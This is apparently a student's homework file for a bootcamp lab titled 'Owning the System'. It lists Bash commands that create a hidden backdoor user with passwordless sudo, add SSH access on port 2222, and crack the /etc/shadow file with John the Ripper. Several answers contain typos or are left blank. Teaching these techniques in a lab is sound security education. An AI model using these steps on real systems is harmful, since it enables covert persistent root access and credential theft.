
**Week 6 Homework Submission File: Advanced Bash - Owning the System**

Please edit this file by adding the solution commands on the line below the prompt.

Save and submit the completed file for your homework submission.

**Step 1: Shadow People**

1. Create a secret user named sysd. Make sure this user doesn't have a home folder created:
   * **useradd -rMo -u 500 sysd**
2. Give your secret user a password:
   * **passwd sysd**
3. Give your secret user a system UID < 1000:
   * **usermod -u 500 sysd**
4. Give your secret user the same GID:
   * **groupmod -g 600 sysd**
5. Give your secret user full sudo access without the need for a password:
   * **Visudo**
   * 
6. Test that sudo access works without your password:


**cat /etc/sudoers | grep -i sysd | awk '{ print $3 }'**



**Step 2: Smooth Sailing**

1. Edit the sshd\_config file:

**udo nano /etc/ssh/sshd\_config**



**Step 3: Testing Your Configuration Update**

1. Restart the SSH service:
   * **systemctl restart ssh.service**
2. Exit the root account:
   * **Exit**
3. SSH to the target machine using your sysd account and port 2222:
   * **ssh sysd@192.168.6.105 -p 2222**
4. Use sudo to switch to the root user:
   * **Sudo su**

**Step 4: Crack All the Passwords**

1. SSH back to the system using your sysd account and port 2222:
   * **ssh sysd@192.168.6.105 -p 2222**
2. Escalate your privileges to the root user. Use John to crack the entire /etc/shadow file:
   * **john passwords.txt**
   * 